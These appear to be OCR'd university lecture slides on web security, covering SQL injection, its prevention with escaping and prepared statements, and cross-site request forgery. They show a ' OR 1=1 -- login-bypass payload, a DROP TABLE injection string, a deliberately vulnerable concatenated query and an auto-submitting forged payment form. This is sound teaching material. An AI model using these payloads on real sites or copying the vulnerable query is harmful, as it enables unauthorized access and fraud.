


Normal Login




Malicious User Input

SQL Injection Attack




XKCD



http://xkcd[.]com/327/


XKCD

; **DROP TABLE "COMPANIES"**;-- LTD



http://xkcd[.]com/327/

SQL Injection: Basic Idea




- This is an input validation vulnerability
  - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

Authentication with Backend DB

(*) remember to hash passwords for real authentication scheme

```
set UserFound = execute(
    "SELECT * FROM UserTable WHERE
    username= ' " & form("user") & " ' AND
    password= ' " & form("pwd") & " ' ");
```



User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF
    Authentication correct
  else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username **’ OR 1=1 --**
- Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username= ‘ ’ OR 1=1 -- … );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty ⇒ correct “authentication”!

“Blind SQL Injection” https://owasp.org/www-community/attacks/Blind_SQL_Injection

- SQL injection attack where attacker asks database series of true or false questions
- Used when
  - the database does not output data to the web page
  - the web shows generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
- SQL Injection vulnerability more difficult to exploit, but not impossible.

Preventing SQL Injection

- Validate all inputs
  - Filter out any character that has special meaning
    - Apostrophes, semicolons, percent, hyphens, underscores, …
    - Use escape characters to prevent special characters form becoming part of the query code
      - E.g.: escape(O'Connor) = O\'Connor
  - Check the data type (e.g., input must be an integer)
- Same issue as with XSS: is there anything accidentally not checked / escaped?

Prepared Statements

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```

- Bind variables: placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, …)

http://java.sun[.]com/docs/books/tutorial/jdbc/basics/prepared.html

Wait, why not do that for XSS?


- “Prepared statements for HTML”?

Data-as-code

- XSS
- SQL Injection
- (Like buffer overflows)

Cross-Site Request Forgery (CSRF/XSRF)

Cookie-Based Authentication Review



Browser Sandbox Review

- Based on the same origin policy (SOP)
- Active content (scripts) can send anywhere!
  - For example, can submit a POST request
  - Some ports inaccessible -- e.g., SMTP (email)
- Can only *read* response from the *same origin*
  - … but you can do a lot with just sending!


Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
  - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=attacker> …
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen

Cookies in Forged Requests




Impact

- Hijack any ongoing session (if no protection)
  - Netflix: change account settings, Gmail: steal contacts, Amazon: one-click purchase
- Reprogram the user's home router
- Login to the *attacker's* account
  - Why?

XSRF True Story

